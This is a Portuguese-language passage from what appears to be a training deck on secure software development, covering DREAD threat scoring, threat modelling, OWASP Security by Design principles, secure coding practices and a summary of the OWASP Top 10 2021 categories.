O DREAD vai nos ajudar a colocar em perspectiva quais ameaças são mais relevantes para nossa avaliação e funciona da seguinte forma. Cada propriedade citada deve receber um valor equivalente a '3' para Alto, '2' para Médio ou '1' para nível Baixo. Por fim, para calcular o risco, deve-se somar os valores atribuídos a cada uma das propriedades, com o resultado avaliamos o nível da nossa ameaça, onde Alto(12 a 15), Médio(8 a 11) ou Baixo(5 a 7). Realizando este processo para cada uma das ameaças, resulta-se então em uma lista de ameaças classificadas pelo seu grau de severidade, em nosso exemplo esta ameaça que estamos avaliando possui um risco de 10 que se encaixa como um risco médio em nossa classificação.

Classificar as Ameaças

Risco = D + R + E + A + D
5 a 7 = baixo; 8 a 11 = médio; 12 a 15 = alto

| Classificação | | Alto (3) | Médio (2) | Baixo (1) |
|---------------|--------------------------------|----------|-----------|-----------|
| D | Danos em Potencial | ✓ | | |
| R | Reprodutibilidade | ✓ | | |
| E | Explorabilidade | | | ✓ |
| A | Usuários Afetados | | ✓ | |
| D | Possibilidade de descobrimento | | | ✓ |

Risco = 3+3+1+2+1 = 10

Risco Médio



Modelagem de Ameaças

Tendo isso sido construído, temos agora a possibilidade de trabalhar no processo de desenvolvimento de nossa aplicação. Porém, agora com mais informações e com um caminho que pode ser seguido para evitar vulnerabilidades que poderiam afetar nossa aplicação.

Usar modelagem também é importante. Isso permite que, na fase de testes, tenhamos um “checklist” que facilitaria a construção de scripts de teste, pois já temos algumas vulnerabilidades que podem ser testadas. Desta forma, caso tenha sido mitigada corretamente, não deve aparecer nos testes.

No entanto, a metodologia da Microsoft não é a única. Temos outras metodologias que podem ser usadas, como a da própria **OWASP**, ou mesmo **OCTAVE** e **PASTA**. Aqui não há razão para usar uma ou outra, todas são muito boas, o que importa é que você tenha um resultado positivo para o seu processo.

Modelagem de Ameaças

❏ Razões para modelar ameaças

- 1. Encontrar problemas de segurança:** se pensamos em construir uma casa, algumas decisões irão impactar em sua segurança, como a presença de cercas e a disposição das janelas.
- 2. Ampliar a compreensão dos requisitos de segurança:** ao passo que encontramos ameaças e fazemos uma avaliação podemos compreender melhor as proteções necessárias.
- 3. Projetar e entregar produtos melhores:** ao considerarmos as ameaças, requisitos e necessidades de design é possível reduzir as chances de haver retrabalho e mudanças significativas no sistema durante seu desenvolvimento.
- 4. Achar erros que outras técnicas não acham:** modelos do que pode dar errado ajudam a criticar as premissas do sistema e descobrir erros, omissões e problemas que as técnicas tradicionais não encontram.

Modelagem de Ameaças

❏ Vantagens da modelagem de ameaças

Um modelo de ameaça bem documentado oferece garantias úteis para explicar e defender a postura de segurança de um aplicativo ou sistema.

A modelagem de ameaças é uma família de atividades para melhorar a segurança, identificando ameaças e definindo contramedidas para prevenir ou mitigar os efeitos das ameaças ao sistema. Uma ameaça é um evento indesejável potencial ou real que pode ser malicioso como um ataque DoS ou incidental, tipo uma falha de um dispositivo de armazenamento. A modelagem de ameaças é uma atividade planejada para identificar, avaliar ameaças e vulnerabilidades de aplicativos.

Recomendações para uma boa prática para entidades que atualmente não empregam modelagem de ameaças.

- **Escopo da avaliação:** É entender o negócio e o que está em jogo, entendendo os recursos fornecidos pelo aplicativo, a partir desses pontos de verificação, podemos definir os pontos críticos como saída da avaliação,
- **Definição de agentes de ameaça e ataques:** É uma parte fundamental do modelo de ameaça para definir os diferentes grupos de pessoas que podem ser capazes de atacar seu sistema, incluindo internos e externos, ataques maliciosos e impacto consequente para risco de vazamentos de violação de dados;

Modelagem de Ameaças

Vantagens da modelagem de ameaças

- **Compreender as contramedidas:** Qualquer modelo deve incluir as contramedidas existentes, não podemos simplesmente definir sem falhas, visto que não há um plano para melhorá-lo, nada é 100% seguro;
- **Identificar vulnerabilidades exploráveis:** Depois de compreender as medidas de segurança no sistema, podemos analisar novas vulnerabilidades possíveis. A pesquisa é para vulnerabilidades que conectam os possíveis ataques e consequências negativas que identificamos;
- **Riscos identificados e priorizados:** A priorização é tudo na modelagem de ameaças, pois sempre há muitos riscos que simplesmente não recebem atenção. Podemos estimar o número de probabilidade de cada ameaça e estudar seus fatores de impacto para determinar um risco geral ou nível de gravidade e identificar contramedidas para reduzir o risco a níveis aceitáveis.

Arquitetura de Segurança

A integração dos requisitos de segurança da informação ao trabalho diário dos desenvolvedores é uma abordagem favorável para que as equipes desenvolvam sistemas mais seguros.

O conceito principal do **Shift Left** é que é mais eficiente e menos custoso incluir preocupações com segurança e privacidade desde o início do desenvolvimento, reduzindo o volume de vulnerabilidades, retrabalho e, conseqüentemente, o custo da correção de uma falha no ambiente de produção. Por isso, muitas organizações passaram a incluir um recurso chamado de Security Champion nos times de desenvolvimento, o qual tem a responsabilidade por olhar a segurança durante a esteira.

Nesse contexto, surgiu o conceito de **Security by Design**, uma abordagem para que o software seja projetado desde a sua fundação para ser seguro.

❏ Benefícios do Security by Design

O conceito de Security by Design quando referenciado a segurança de sistemas, descreve as melhores práticas e padrões de segurança aplicados ao design da arquitetura e, em seguida, usados como princípios orientadores para o time de desenvolvimento. Por isso é considerado uma das principais abordagens para garantir a segurança e a privacidade dos sistemas. Nesta abordagem, a segurança é construída no sistema desde o seu início e começa com um design de arquitetura adequado, levando em consideração os **pilares da Segurança da Informação** como requisitos.

Arquitetura de Segurança

O **Security by Design** é considerado uma abordagem eficaz porque considera as práticas maliciosas como verdadeiras e os devidos cuidados são tomados para minimizar o impacto na antecipação de uma vulnerabilidade de segurança. Além desses benefícios, uma boa abordagem de Security by Design proporciona:

- **Economia:** resolver problemas de segurança no início é muito mais eficiente e econômico.
- **Resiliência:** as práticas de Security by Design resultam em um sistema resiliente, em que a segurança é incorporada por padrão ao invés de adicionada às pressas como uma correção.
- **Correção de vulnerabilidades:** a implementação de uma variedade de práticas de Security by Design (conscientização, conhecimento, ferramentas e verificações) permite que as falhas de segurança sejam removidas com mais facilidade e rapidez do que testando no final do desenvolvimento.
- **Adaptação:** determinar exatamente quais erros foram cometidos permite adaptar o processo de desenvolvimento para evitar novos erros.

Abaixo descrevemos princípios importantes do Security by Design para o desenvolvimento de software seguro definidos pela OWASP (Open Project Application Security Project).

Arquitetura de Segurança

❏ Os 10 princípios do Security by Design

1. Minimizar a superfície de ataque

O princípio de minimização de superfície de área de ataque é usado para restringir as funções que os usuários têm permissão para acessar, contribuindo com a redução de vulnerabilidades. Com a integração de ferramentas de proteção já existentes, é possível desenvolver um ecossistema de monitoramento e correções em tempo real. Algumas medidas usadas para reduzir a superfície de ataque em servidores e sistemas são:

- Implementação e configuração de uma solução de firewall.
- Desenvolvimento seguro.
- Monitoramento de entrada e saída dos servidores.
- Desenvolvimento de recursos de backup para servidores e estações de trabalho.

Arquitetura de Segurança

2. Estabelecimento de padrões

Padrões de desenvolvimento ajudam a entender as implicações de segurança das práticas de desenvolvimento e implantação de código. As orientações a seguir são um começo para que as equipes de desenvolvimento construam softwares resilientes e seguros:

- Verificação do acesso ao banco de dados.
- Filtragem de campos de entrada do sistema.
- Não confiar em validações implementadas no lado do cliente.
- Fazer a codificação de resposta.
- Evite que navegadores memorizem informações importantes em formulários.
- Verificação de tráfego de informações sigilosas.
- Tratamento de erros.
- Definição de senhas fortes.
- Autenticação dos web services.

Arquitetura de Segurança

3. Princípio do menor privilégio

O princípio do menor privilégio sugere fornecer as permissões necessárias para que um usuário realize suas tarefas, com um tempo determinado e os direitos mínimos estabelecidos. O princípio do menor privilégio é uma estratégia que pode ser incorporada ao Security by Design promovendo a segurança das informações e privacidade. A atribuição de permissões a um usuário pode impedir que ele execute tarefas para as quais não está autorizado, como acessar, obter ou modificar informações. Algumas medidas usadas para definir o princípio do menor privilégio em servidores e sistemas são:

- Considerar todos os usuários do sistema como convidados.
- Especificar o que é proibido e assim, o restante pode ser permitido.
- Qualquer usuário ou objeto tem as permissões básicas para executar as suas tarefas e nenhuma outra a mais.
- Definir pontos de estrangulamento no sistema onde tudo será proibido para determinados usuários.

Arquitetura de Segurança

4. Princípio da defesa em profundidade

A defesa em profundidade é um conjunto de práticas que se concentram na proteção, detecção e reação de invasões. Para isso, são usados softwares de segurança e ferramentas para a construção de uma estratégia contra ataques. O uso de ferramentas de segurança como firewalls, antivírus, filtragem de conteúdo, criptografia e controle de acesso colaboram para prevenção de ataques.

5. Falhar com segurança

A manipulação segura de erros é um aspecto importante para um software seguro e para o Security by Design. Existem dois tipos de erros que merecem destaque:

- O primeiro são as exceções que ocorrem no processamento de um controle de segurança.
- Outro tipo de exceção relevante à segurança está no código que não faz parte de um controle de segurança.

É importante que essas exceções não permitam comportamentos que o sistema normalmente não permitiria. Um software desenvolvido com segurança deve considerar a existência de três resultados possíveis de um mecanismo de segurança: proibir a operação, permitir a operação ou lançar uma exceção.

Arquitetura de Segurança

6. Não confie nos serviços

Um modelo de confiança zero (conhecido também como Zero Trust) é composto pela recomendação de que as empresas não devem confiar em ninguém ou em nenhum dispositivo ou sistema por padrão e devem verificar todas as conexões antes de permitir o acesso à sua rede. A criação desse modelo foi uma resposta às antigas abordagens de segurança, baseadas na suposição de que a ameaça interna era inexistente e que a segurança da informação deveria focar apenas na defesa contra ameaças externas. As ameaças internas são representadas por colaboradores, ex-colaboradores, parceiros de negócio, prestadores de serviços ou qualquer pessoa que tenha acesso a informações privilegiadas. As empresas podem levar anos para descobrir a presença dessas ameaças em sua estrutura. Um modelo de confiança zero é composto por:

- Conhecimento da arquitetura e infra-estrutura da empresa.
- Criação de uma identidade de usuário forte e única.
- Desenvolvimento de processos de autenticação.
- Monitoramento de serviços e dispositivos.
- Definição de políticas de acordo com o valor dos serviços e dados.
- Controle de acesso aos serviços e dados.
- Não confie na rede, incluindo a rede local.

Arquitetura de Segurança

7. Segregação de funções

A segregação de funções e responsabilidades é o controle de acesso baseado no papel, na atividade ou na função de um usuário dentro de um sistema. A utilização de um perfil por função (ou RBAC – Role Based Access Control) providencia um modelo para administrar privilégios de acessos aos sistemas e infraestrutura de uma empresa. O perfil por função consegue agrupar os acessos, possibilitando uma visão geral dos privilégios e controlando os acessos de uma forma segura para o Security by Design. A implementação de um processo de separação de deveres pode ser composta por:

- Definição de regras de segregação de funções aplicáveis ao ambiente.
- Criação de matriz de riscos.
- Análise de riscos para identificação de violações da segregação de funções.
- Análise de atividades conflitantes executadas por usuários alternativos.
- Resolução de conflitos que apresentem alto risco.

Arquitetura de Segurança

8. Evitar a segurança por obscuridade

A segurança por obscuridade é quando os desenvolvedores codificam os sistemas de forma secreta acreditando que ninguém será capaz de encontrar as vulnerabilidades do software. O problema com essa técnica é a dependência em relação ao sigilo da implementação do projeto como forma principal de prover segurança para o sistema. Geralmente, as pessoas que fazem uso dessa técnica assumem que o não conhecimento das vulnerabilidades de um software é um indicativo de segurança. Para evitar a segurança por obscuridade é preciso investir em práticas comprovadas para a segurança de sistemas:

- Utilização de senhas fortes.
- Treinamento e conscientização de equipes.
- Princípio do mínimo privilégio possível.
- Utilização de softwares de proteção e backup.

Arquitetura de Segurança

9. Mantenha a segurança simples

No início de uma implementação de Security by Design é comum fazer uso de ferramentas, processos e controles em favor da segurança de sistemas, mas é necessário refletir sobre a relevância de todos esses controles, eles acrescentam mais segurança ou burocracia aos sistemas? A existência de muitas ferramentas pode aumentar as brechas de segurança em vez de extingui-las, assim como procedimentos pouco documentados ou falta de automações que podem deixar usuários esperando demais por um acesso. Buscar uma segurança simples e eficaz envolve:

- Entender que a segurança de sistemas não envolve apenas tecnologias. Existem políticas, processos e pessoas. Busque por uma postura proativa e não apenas visando o cumprimento de checklists.
- Investir em treinamentos e capacitação das equipes de desenvolvimento em boas práticas e comunicar a todas as partes interessadas sobre mudanças no sistema.
- Entender os conceitos fundamentais de segurança da informação e buscar por ferramentas e controles adequados à estrutura do sistema.

Arquitetura de Segurança

10. Segurança no processo de manutenção do software

As vulnerabilidades em sistemas precisam ser estudadas pelo time de desenvolvimento para uma correção eficiente. É preciso entender o comportamento da vulnerabilidade de forma estrutural no sistema e verificar se existem outros componentes que podem ser afetados pela mesma vulnerabilidade.

A falta de um processo ou controle para realizar as correções de problemas pode causar o surgimento de novos problemas e brechas de segurança nos sistemas. Um processo contínuo de gestão de vulnerabilidades é visto como um aliado para as equipes de desenvolvimento, atuando na identificação, análise, classificação e tratamento das vulnerabilidades. Esse processo busca medir o progresso e avaliar os riscos aos quais os sistemas estão submetidos, colaborando com uma estratégia de Security by Design. As principais etapas de um processo de gestão de vulnerabilidades consistem em:

- Mapeamento dos riscos.
- Análise e priorização dos riscos.
- Definição de responsáveis.
- Tratamento das vulnerabilidades.
- Treinamento dos times de desenvolvimento.
- Produção de relatórios de acompanhamento.

Modelagem de Ameaças

Conclusão

A implementação das melhores práticas de segurança no design, ajudará a aumentar a postura de segurança do software nas etapas adiante.

Ainda sobre o método STRIDE, vale frisar que utilizar apenas ele, talvez não seja suficiente na hora de modelar ameaças. Isso porque outras abordagens são necessárias, cabendo à equipe fazer o levantamento das necessidades de segurança, seja do software ou de toda stack tecnológica da empresa. Embora seja efetivo, é impossível a modelagem de ameaças prover segurança total, principalmente porque o invasor pode usar de táticas que não foram mapeadas e identificadas a tempo.



03 Codificação

Codificação Segura, Programação
Defensiva, Checklists e Code Review



Codificação Segura

Durante a fase de **desenvolvimento**, as equipes precisam se certificar de que usam padrões de codificação seguras, os desenvolvedores também precisam estar atentos aos requisitos de segurança que foram identificados.

❑ Codificação Segura

A maioria das vulnerabilidades deriva do código-fonte de um aplicativo ou programa. Falhas ou erros no código de um programa podem ser explorados facilmente por usuários mal-intencionados para assumir o controle do programa e usá-lo para seu próprio ganho pessoal.

Felizmente, as vulnerabilidades de segurança de software mais comuns podem ser atenuadas seguindo padrões de codificação seguros bem estabelecidos, como OWASP e SEI Cert. Alguns dos componentes mais essenciais da codificação segura são:

1. Validação de entrada de dados
2. Autenticação e gerenciamento de senhas
3. Controle de acesso
4. Mantenha simples
5. Práticas criptográficas
6. Tratamento e registro de erros
7. Proteção de dados
8. Modelagem de Ameaças

Codificação Segura

❏ Como você codifica com segurança ?

Há abundante literatura sobre as melhores práticas de codificação segura. Por exemplo, a **OWASP** (Open Web Application Security Project) criou um conjunto de diretrizes que ajudam os desenvolvedores a mitigar vulnerabilidades comuns de segurança de software. Da mesma forma, os padrões de codificação segura SEI CERT estabelecem dez melhores práticas de codificação segura que os programadores podem incorporar para maximizar a segurança do aplicativo.

Dissecamos algumas das práticas mais relevantes dessas duas fontes:



Codificação Segura

1. Validação de entrada de dados

Isso abrange vários aspectos da fonte de dados e validação de entrada. A maioria das ameaças à segurança cibernética vem de entradas de dados externas na forma de scripts entre sites, estouros de buffer e ataques de injeção.

Portanto, é crucial estabelecer práticas de segurança que governem quais fontes são confiáveis e como os dados de fontes não confiáveis serão verificados.

2. Autenticação e gerenciamento de senhas

Limitar o acesso do programa a usuários autorizados é uma maneira eficaz de evitar ataques cibernéticos e violações de dados. Algumas práticas recomendadas para autenticação e gerenciamento de senha incluem:

- Usando um sistema confiável para hash de senha
- Aplicando requisitos de comprimento e complexidade de senha
- Armazenando credenciais de autenticação em um servidor confiável
- Usando autenticação multifator

Codificação Segura

3. Controle de acesso

O controle de acesso anda de mãos dadas com a autenticação para garantir que um usuário mal-intencionado não consiga acessar facilmente o sistema de destino. Como regra geral, é melhor adotar uma abordagem de negação padrão, o que significa que os usuários que não podem demonstrar autorização devem ter o acesso negado. Para aplicativos Web que exigem períodos de login estendidos, o código deve exigir uma reautorização periódica para acesso sustentado.

4. Simplifique

Embora isso possa não ser intuitivo, manter seu código simples e limpo é uma ótima maneira de garantir sua segurança. Isso ocorre porque designs complexos aumentam a probabilidade de que vulnerabilidades se infiltrem no código. Os desenvolvedores devem evitar complexidades desnecessárias ao escrever software e incluir apenas o essencial. Lembre-se: “A complexidade é inimiga da segurança”.

5. Práticas criptográficas

Os padrões de codificação seguros mencionados acima enfatizam a importância de implementar processos criptográficos eficazes para proteger os segredos do usuário do aplicativo. Todos os valores aleatórios gerados como parte do processo criptográfico devem ser gerados usando um gerador de números aleatórios aprovado para garantir que sejam inimagináveis.

Codificação Segura

6. Tratamento e registro de erros

Mesmo o código mais bem escrito provavelmente terá erros. O importante é que quando um erro nos atinge, ele é identificado e tratado o quanto antes para conter seu impacto.

A identificação precisa dos erros depende do registro efetivo de todos os eventos que ocorrem no código. Os desenvolvedores podem acessar esses logs para diagnosticar quaisquer erros que possam ter surgido. Mas tome cuidado para não incluir informações confidenciais nas mensagens ou logs de erro!

7. Proteção de dados

O objetivo da maioria dos ataques cibernéticos é acessar dados confidenciais. Portanto, não é surpresa que a proteção de dados seja um aspecto importante dos requisitos de codificação segura. Algumas dicas úteis para proteger os dados de forma eficaz incluem:

- Aderência ao princípio de privilégio mínimo, ou seja, elementos do código devem ser executados com o menor conjunto de privilégios necessários para concluir o trabalho.
- Exclusão regular de cópias temporárias ou em cache de cópias confidenciais armazenadas no servidor.
- Não armazenar senhas e strings de conexão em texto não criptografado ou de qualquer maneira não criptografada no lado do cliente.

Codificação Segura

8. Modelagem de ameaças


É difícil, senão impossível, proteger-se contra ameaças que você não conhece. É por isso que a modelagem de ameaças é tão importante. Envolve a identificação de ameaças potenciais e, em seguida, a definição de contramedidas para evitar ou mitigar sua ocorrência.

9. Além da codificação

A implementação das diretrizes acima deve ajudar a eliminar a maioria das vulnerabilidades que derivam do próprio código. No entanto, garantir que seu código seja seguro é um processo contínuo e requer vigilância constante. Outras áreas que precisam fazer parte de uma abordagem holística para criar código seguro incluem:

1. Um sistema baseado em “privilegio mínimo”: manter o acesso a qualquer código de acordo com a necessidade ajudará a evitar ataques de injeção. Isso pode ser particularmente complicado ao usar desenvolvedores terceirizados ou empresas de desenvolvimento.
2. Defesa em profundidade: continue colocando estratégias defensivas em camadas à medida que o código é promovido até a produção. Certifique-se de que seus ambientes de tempo de execução sejam tão seguros quanto seu código.
3. Pratique a garantia de boa qualidade: use vários programas de garantia, como revisões de código e testes de segurança para garantir a qualidade.
4. Entenda como aplicar o Ciclo de Vida de Desenvolvimento de Software Seguro (SSDLC) para proteger a codificação. O uso de uma abordagem SSDLC ajudará você a garantir que a segurança seja filtrada em todas as partes do ciclo de vida do desenvolvimento.

Mapa Mental da Programação Defensiva



OWASP Top 10

Escrever códigos seguros. Mas seguros contra o quê? É importante conhecer as vulnerabilidades das quais nossas aplicações podem sofrer ataques. O OWASP Top 10 é uma lista das vulnerabilidades mais críticas que acontecem nas aplicações web, e conhecendo podemos nos proteger delas.

O que é OWASP ?

Antes de entendermos o que significa OWASP Top 10, é fundamental compreender o conceito de OWASP.

OWASP é a sigla de **O**pen **W**eb **A**pplication **S**ecurity **P**roject em português, Projeto Aberto de Segurança em Aplicações Web, que representa uma comunidade global sem fins lucrativos fundada por Mark Curphey em setembro de 2001.

Composta por desenvolvedores, especialistas em segurança da informação e pesquisadores da área, o principal propósito do OWASP é diminuir vulnerabilidades de segurança na web.

Para concretizar esse objetivo, a entidade atua colaborativamente de forma a promover o fortalecimento da segurança de softwares no mundo todo.


Para isso, os profissionais envolvidos nessa iniciativa se mantêm abertos para trocas de conhecimentos e disponibilizam gratuitamente conteúdos educativos voltados especialmente à proteção de dados.

OWASP Top 10 - 2021

O **OWASP Top 10** corresponde a uma **listagem** que elenca as **falhas mais comuns, críticas e perigosas** relacionadas ao desenvolvimento de **projetos web**.

É importante destacar que o OWASP é um projeto que começou despretensiosamente, mas, ao longo do tempo, devido à sua qualidade e utilidade, tornou-se um importante parâmetro reconhecido globalmente, geralmente a OWASP atualiza a lista de vulnerabilidades a cada 4 anos, mas essa alteração ocorre só quando acontece grandes mudanças no cenário de vulnerabilidades exploradas no mundo.

Existem três novas categorias, quatro categorias com alterações de nomenclatura e escopo e duas consolidações no Top 10 para 2021. A imagem abaixo demonstra as alterações.



OWASP Top 10 - 2021

A01: 2021–Quebra de Controle de acesso: Subiu da quinta para a primeira posição; 94% das aplicações foram testadas para alguma forma de comprometimento do controle de acesso. Os 34 CWEs mapeados para Quebra de Controle de Acesso tiveram mais ocorrências em aplicativos do que qualquer outra categoria.

A02: 2021–Falhas criptográficas: sobe uma posição para o nº 2, anteriormente conhecido como Exposição de dados confidenciais, que era um sintoma amplo, e não uma causa raiz. O foco aqui está nas falhas relacionadas à criptografia, que geralmente levam à exposição de dados confidenciais ou comprometimento do sistema.

A03: 2021–Injeção: desce para a terceira posição. 94% das aplicações foram testadas para alguma forma de injeção, e os 33 CWEs mapeados nesta categoria têm o segundo maior número de ocorrências. Cross-site Scripting agora faz parte desta categoria nesta edição.

A04: 2021–Design inseguro: é uma nova categoria para 2021, com foco nos riscos relacionados a falhas de design. Se quisermos genuinamente “ir para a esquerda (Shift Left)”, isso exige mais uso de modelagem de ameaças, padrões e princípios de design seguro e arquiteturas de referência.

A05: 2021–Configuração incorreta de segurança: Subiu uma posição em relação à edição anterior; 90% dos aplicativos foram testados para algum tipo de configuração incorreta. Com mais mudanças em softwares altamente configuráveis, não é surpreendente ver essa categoria subir. XML External Entities (XXE) agora faz parte desta categoria.

OWASP Top 10 - 2021

A06: 2021-Componentes vulneráveis e desatualizados: era anteriormente intitulado “Usando componentes com vulnerabilidades conhecidas” e é o número 2 na pesquisa do setor, mas também tinha dados suficientes para chegar aos 10 principais por meio de análise de dados. Esta categoria passou da 9ª posição em 2017 e é um problema conhecido que temos dificuldade em testar e avaliar o risco. É a única categoria que não possui CVEs mapeados para os CWEs incluídos, portanto, uma exploração padrão e pesos de impacto de 5,0 são considerados em suas pontuações.

A07: 2021-Quebra de identificação e autenticação: anteriormente definida como “Quebra de autenticação”, desceu da segunda para a sétima posição e agora inclui CWEs que estão relacionados a falhas de identificação. Essa categoria ainda é parte integrante do Top 10, mas a maior disponibilidade de estruturas padronizadas parece estar ajudando.

A08: 2021-Falhas de software e integridade de dados: é uma nova categoria para 2021, com foco em fazer suposições relacionadas a atualizações de software, dados críticos e pipelines de CI / CD sem verificar a integridade. Um dos maiores impactos ponderados dos dados CVE / CVSS mapeados para os 10 CWEs nesta categoria. A “desserialização insegura” de 2017 agora faz parte dessa categoria maior.

A09: 2021 – Falhas de registro e monitoramento de segurança: anteriormente definida como “Registro e monitoramento insuficientes”, esta categoria foi expandida para incluir mais tipos de falhas. É um desafio para testar e não está bem representado nos dados CVE / CVSS. No entanto, as falhas nesta categoria podem impactar diretamente a visibilidade, o alerta de incidentes e a perícia.

OWASP Top 10 - 2021

A10: 2021-Server-Side Request Forgery: Os dados mostram uma taxa de incidência relativamente baixa com cobertura de teste acima da média, junto com classificações acima da média para potencial de exploração e impacto. Essa categoria representa o cenário em que os profissionais da indústria estão nos dizendo que isso é importante, embora não esteja ilustrado nos dados neste momento.

❏ Metodologia

No site original você poderá encontrar como foram criadas as métricas e padrões e como as categorias de riscos foram desenvolvidas e criadas.

